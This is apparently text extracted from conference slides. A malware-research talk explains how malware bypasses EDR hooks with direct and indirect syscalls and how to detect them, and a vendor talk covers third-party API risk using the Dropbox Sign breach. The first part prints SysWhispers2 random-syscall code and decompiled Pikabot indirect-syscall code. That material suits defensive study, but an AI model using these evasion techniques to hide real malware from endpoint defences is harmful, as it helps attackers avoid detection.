





Bypassing EDR Monitor Hooks



Using Native Functions



Using Direct Syscalls



Detecting Direct Syscalls


```
Process-Instrumentation-Syscall-Hook

VOID HuntSyscall(ULONG_PTR ReturnAddress, ULONG_PTR retSyscallPtr) {
    PVOID ImageBase = (NtCurrentTeb()->ProcessEnvironmentBlock)->ImageBaseAddress;
    PIMAGE_NT_HEADERS NtHeaders = RtlImageNtHeader(ImageBase);
    if (ReturnAddress >= (ULONG_PTR)ImageBase
        && ReturnAddress < (ULONG_PTR)ImageBase
            + NtHeaders->OptionalHeader.SizeOfImage) {
        printf("[+] Syscall detected: Return address: 0x%X Syscall value: 0x%X\n",
            ReturnAddress,
            retSyscallPtr);
    }
}


BOOL EtwTiMod() {
    PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION InstrumentationCallbackInfo;
    InstrumentationCallbackInfo.Version = 0;
    InstrumentationCallbackInfo.Reserved = 0;
    InstrumentationCallbackInfo.Callback = hookedCallback;
    NTSTATUS Status = NtSetInformationProcess((HANDLE) -1,
        ProcessInstrumentationCallback,
        &InstrumentationCallbackInfo,
        sizeof(InstrumentationCallbackInfo));

    if (NT_SUCCESS(Status)) {
        printf("Callback added\n");
        return TRUE;
    }
    printf("Failed : %lx\n", Status);
    return FALSE;
}
```

Indirect Syscalls



Indirect Random Syscalls




<https://github.com/jthuraisamy/SysWhispers2/tree/main>

```
#ifndef RANDSYSCALL
#define _WIN64
EXTERN_C uint64_t SW2_GetRandomSyscallAddress(void)
#else
EXTERN_C DWORD SW2_GetRandomSyscallAddress(int callType)
#endif
{
    int instructOffset = 0;
    int instructValue = 0;
#ifdef _WIN64
    // Wow64
    if (callType == 0)
    {
        instructOffset = 0x05;
        instructValue = 0x0E8;
    }
    // x86
    else if (callType == 1)
    {
        instructOffset = 0x05;
        instructValue = 0x0BA;
    }
}
#else
instructOffset = 0x12;
instructValue = 0x0F;
#endif
srand(time(0));
do
{
    int randNum = (rand() % (SW2_SyscallList.Count + 1));
    if (*(unsigned char*)(ntdllBase + SW2_SyscallList.Entries[randNum].Address + instructOffset) == instructValue)
        return (ntdllBase + SW2_SyscallList.Entries[randNum].Address + instructOffset);
} while(1);
}
#endif
```

```
2 int __cdecl mw_indirect_syscalls(int api_hash)
3 {
4     void *v2; // [esp-8h] [ebp-8h]
5     void *retaddr; // [esp+0h] [ebp+0h]
6
7     off_26FF78C = v2;
8     g_ret_addr = retaddr;
9     g_api_hash = (int)&api_hash;
10    g_syscall_id = ((int (__cdecl *)())mw_get_syscall_id)();
11    g_ptr_rnd_syscall_stub = (int)mw_get_rand_syscall_stub(NtCurrentTeb()->WOW32Reserved != 0);
12    ((void (*)(void))g_ptr_rnd_syscall_stub)();
13    return ((int (*)(void))g_ret_addr)();
14 }
```

Transition-based Monitoring



Takeaways



Contemporary malware families are still focusing on circumventing sandboxes and EDRs with sophisticated techniques.

1

Infiltration using multiple infection vectors: malicious ads, hijacked email threads, remote template injection, obscure file formats, UNC/MUP paths

2

User-land hooking is an increasingly unreliable logging and protection mechanism.

3

Thank you.

Q & A



- [1] <https://redops.at/en/blog/direct-syscalls-a-journey-from-high-to-low>
- [2] <https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls>
- [3] <https://www.ired.team/offensive-security/defense-evasion/bypassing-cylance-and-other-avs-edrs-by-unhooking-windows-apis>
- [4] <https://www.paloaltonetworks.com/blog/security-operations/a-deep-dive-into-malicious-direct-syscall-detection/>
- [5] <https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/>
- [6] Hand, M. (2023). Evading EDR: The Definitive Guide to Defeating Endpoint Detection Systems. No Starch Press.
- [7] <https://www.malwarebytes.com/blog/business/2024/03/pikabot-malware-on-the-rise-what-organizations-need-to-know>

Pikabot | VMRay Resources & IOCs

Sample with indirect syscalls [↗](#)

E-Book: [↗](#)

Curated IOCs [↗](#)



VMRAY

Q&A



Thank You for Attending This Session

Please Ask Your Questions in Slack:
#2a-solutions-questions-for-speakers



Reducing Third-Party Application Risks: Shifting Correctly

Sasiel Saadon,
Director of Engineering, Vorlon

Mike Cioffi,
VP of Customers, Vorlon

#2a-solutions-questions-for-speakers



Reducing Third-Party Application Risks:

Shifting Correctly

Sasiel Saadon Director of Engineering


Mike Cioffi VP, Pre-Sales & Customer Success



You have a **visibility** problem.

Increased Third-Party API Communication

- 1 Automation apps drive **efficiency** and **productivity**.
- 2 More apps **communicate** with each other.
- 3 This communication is **not monitored**.
- 4 Secrets provided to apps are **over permissive**.
- 5 Apps have access to **excessive sensitive data**.



Automation Has Increased Communication & Risk

More applications **communicate** with each other

83%

Of all web traffic is comprised of API calls
Source: Akamai

Third-party breaches **grew** year over year by

68%

“In short, those are breaches an organization could potentially mitigate or prevent...”
Source: Verizon 2024 Data Breach Investigations Report

Vulnerabilities as a way-in almost tripled from last year

180%

“Our ways-in analysis witnessed a substantial growth of attacks involving the exploitation of vulnerabilities as the critical path to initiate a breach...”
Source: Verizon 2024 Data Breach Investigations Report

Agenda



Third-Party Application Risks



Shift Left & Shift Right: How to Shift Correctly



Case Studies

Third-Party Application Risks



Sensitive Data Theft

Sensitive Data that is consumed by third-party applications is often exposed in third-party attacks.



Supply Chain API Attacks

Stolen API secrets can be used to move laterally across critical applications.




Ungoverned NHIs

Ungoverned NHIs with over permissive access and permissions can be exploited and abused by attackers.

The frequency of API data breaches has increased





































???





Shift Left vs **Shift Right?**

Just Shift Correctly!



Shifting Left: Integrating Security Early

Traditional Shift Left Doesn't Apply to Third-Party Apps!

- No access to source code
- No control over released versions
- Diverse security compliance among vendors
- Third-party application dependencies



Shifting Left: How Can We Shift Left Indirectly?

- Vendor Evaluation & Risk Assessment
- Risk Profiling
 - Profiling a third-party app helps identify risks early
- Map the [OWASP Top 10 API Security Risks](#)
- Use a proactive approach when onboarding new apps



Shifting Right: What Is It & Where to Start?

- What is Shifting Right?
- Where to Start?
 - Map out your app-to-app integrations landscape
 - Real-time monitoring
- Identify Risky Apps



Shifting Right: Why?

Benefits of Shifting Right:

- ✓ Understand the risks of third-party apps
- ✓ Respond to security threats in real-time
- ✓ Gain visibility into the scope of a breach quickly
- ✓ Reduce MTTD & MTTR
- ✓ Reduce MTTC (Mean Time to Contextualize)

Visibility: KPIs

- Shadow apps & Dormant / Ungoverned Secrets and Identities (NHIs)
- Over permissive API secrets
- Monitoring data shared between apps
- Detect anomalous app behavior
- Profile Risky Apps
- Reducing the MTTD / MTTC / MTTR

Third-Party Data Breach:

Case Study: How to Shift Correctly



Case Study: Dropbox Sign Breach

Summary: A Non-Human account with high privileges in the production environment was compromised.

“

*On April 24th we noticed **unauthorized** access to the **Dropbox Sign Production environment***

“

***A third party gained access** to a Dropbox Sign automated system configuration tool*

<https://sign.dropbox.com/blog/a-recent-security-incident-involving-dropbox-sign>



Case Study: Dropbox Sign Breach

Summary: A Non-Human account with high privileges in the production environment was compromised.

“

*The actor compromised a **service account** that was part of Sign's back-end - a type of non-human account **used to execute applications and run automated services***

“

*The threat actor then used this access to the **production environment** to **access our customer database***

<https://sign.dropbox.com/blog/a-recent-security-incident-involving-dropbox-sign>



Case Study: Dropbox Sign Breach

What data was exposed?

“

*We discovered that a threat actor had accessed data including Dropbox Sign customer information such as **email addresses, user names, phone numbers and hashed passwords**, in addition to **general account settings** and certain **authentication information** such as **API keys, OAuth tokens**, and multi-factor authentication*

<https://sign.dropbox.com/blog/a-recent-security-incident-involving-dropbox-sign>



Case Study: Dropbox Sign Breach

The response to the Dropbox breach was reactive.

Dropbox recommendation steps:

- Reset user passwords
- Rotate All API keys

<https://sign.dropbox.com/blog/a-recent-security-incident-involving-dropbox-sign>



Case Study: Dropbox Sign Breach

Reactive response to the Dropbox breach

Shift Correctly and Respond!

- Scoping - what is the business impact?
- Which applications are integrated with Dropbox Sign?
- Determine who owns API keys/tokens
- Revoking Tokens and API Keys
- What was the MTTR?

<https://sign.dropbox.com/blog/a-recent-security-incident-involving-dropbox-sign>



Case Study: Dropbox Sign Breach

What does a proactive approach look like?

- Understanding the third-party applications landscape
- Determine Business Impact of an application by profiling each one of the applications on the critical path
- Continuous Monitoring (Traffic and Secrets)



Case Study: Dropbox Sign Breach

Following the correct shifting approach reduce the MTTR & MTTC



Shift Left Strategies

- Certifications
- Audit capability
- Vendor assessment on API security



Shift Right Strategies

- Continuous Monitoring
- Manage ungoverned NHIs
- Behavioral profiling



Shift Correct

- Visibility into attack surface
- Assess the scope of the breach quickly
- Reduce MTTD/MTTR
- Enforce security policies for NHIs
- Adhere to security compliance



Case Study: Dropbox Sign Breach

Remediation / Response Actions

- Getting all used API Keys / Tokens via Python Script
- Rotation of API Keys / Tokens via Python Script

client_id	created_at	name	domain	domains	callback_url	is_approved
307*****8a5	1721220336	My Production App	vorlon.io	['vorlon']		FALSE
8d9*****ecf	1714969102	VorTest	vorlon.io	['vorlon']		TRUE

client_id	owner_account	options
